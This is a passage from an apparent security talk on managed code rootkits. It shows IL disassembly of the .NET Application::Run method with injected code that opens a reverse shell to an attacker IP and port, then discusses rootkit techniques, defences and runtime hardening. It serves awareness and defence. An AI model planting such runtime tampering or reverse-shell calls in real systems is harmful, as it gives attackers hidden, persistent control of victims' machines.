    IL_0000: call      class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0005: ldc.i4.m1
    IL_0006: ldarg.0
    IL_0007: newobj   instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_000c: callvirt instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                    class System.Windows.Forms.ApplicationContext)
    IL_0011: ret
} // end of method Application::Run
```

## Pre injection


## Modified code (pre injection)

```
.method public hidebysig static void Run(class System.Windows.Forms.Form
mainForm) cil managed
{
    // Code size      18 (0x12)
    //added code - call reverse shell
    IL_0000: ldstr   "192.168.50.129" //attacker machine
    IL_0005: ldc.i4   0x4d2 //port 1234
    IL_0006: call    void    System.Windows.Forms.Application::ReverseShell(
string,int32)
    ///end added code - call reverse shell
    IL_000b: call    class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0010: ldc.i4.m1
    IL_0011: ldarg.0
    IL_0012: newobj   instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_0017: callvirt instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                    class System.Windows.Forms.ApplicationContext)
    IL_001c: ret
} // end of method Application::Run
```


## Example Scenario - Injecting the ReverseShell() method using ReFrameworker

- Open a reverse shell to the attacker's machine



# Attacking the “Object” class

- All classes automatically extend the class “Object”
- Object contains generic code that is shared among all the other objects
- Injecting a new method to “Object” class will influence ALL existing classes



# Universal rootkit

- The VM generates machine specific code for different platforms
  - Modified classes are platform independent
  - The same malware class can be used on Windows, Linux, Mac, Mobiles, etc.

# Defending against MCR

- Prevention techniques
  - Watch dogs
  - Randomized libraries
  - Obfuscation
  - Control Flow Transformations
  - Anti decompilers
- Detection techniques
  - WFP (windows file protection)
  - Periodic signature checking / Anti tampering (example: TripWire)
  - TPM
- Response
  - Reinstalling the binaries

## Apply - Call for action

- **IT** – Use file tampering detectors
- **Auditors/testers** – know about this malware hiding place
- **Forensics** – Look for evidence inside the runtime VM
- **Developers** – Realize that your app is secure as the underlying runtime VM
- **Security vendors (AV, HIPS, DLP...)** – detect Runtime tampering attempts
- **VM Vendors** – Although it's not a bulletproof solution - Raise the bar. It's too low!
- **End users** – verify your Runtime libraries!

# The bad news

- Another attack vector to worry about
- Poor awareness regarding this subject
- Enables performing cross platform sophisticated attacks
- More significant when we'll have managed code OS
  - MCR implemented inside Managed code OS are equivalent to kernel level rootkits of today's operating systems

# The good news - A hardened VM Framework

- The same “rootkit like” techniques used by malware can be used by legitimate software for better protection
  - Many AV uses rootkit techniques to protect themselves
- It can be used to create “Hardened VM Framework”, to protect against application level vulnerabilities
- Create a set of restriction rules
  - Protecting from errors caused by developers
  - Can be used to enforce secure coding practices
- ReFrameworker can be used as a tool that implements such restriction

# Create your own customized hardened framework

- Code that runs on the hardened VM must obey specific rules
- The VM is fixated to use secure defaults, while disabling the rest
- Some examples
  - Disable dangerous mechanisms
    - Example - Disable dynamic SQL queries leading to SQL Injection
  - Perform automatic HTML encoding (XSS mitigation)
  - Confuse banner grabbing techniques
    - Example - Make a Java app to look like a .NET app
  - Disable detailed error messages
  - Allow only secure crypto algorithms and operations
    - Example - Remove the ability to use DES, Remove ECB mode, etc..
  - Enforce secure authentication modes
    - Example - Encryption in Basic authentication, forms authentication, etc..

# Summary

- Malicious code can be hidden inside an application runtime VM, as an alternative malware “playground”
- Can lead to some very interesting attacks
- It does not depend on specific vulnerability, and is not restricted to a specific application VM
- ReFrameworker, a generic framework modification tool, simplifies the process of Runtime modification
- The power of MCR like techniques can also be used by us, the good guys to harden the Framework from the inside

# Questions ?

# Thank you !

Reach me at

[ErezMetula@AppSec.co.il](mailto:ErezMetula@AppSec.co.il)

Code, tools, PoC, etc. can be found here:

<http://www.AppSec.co.il>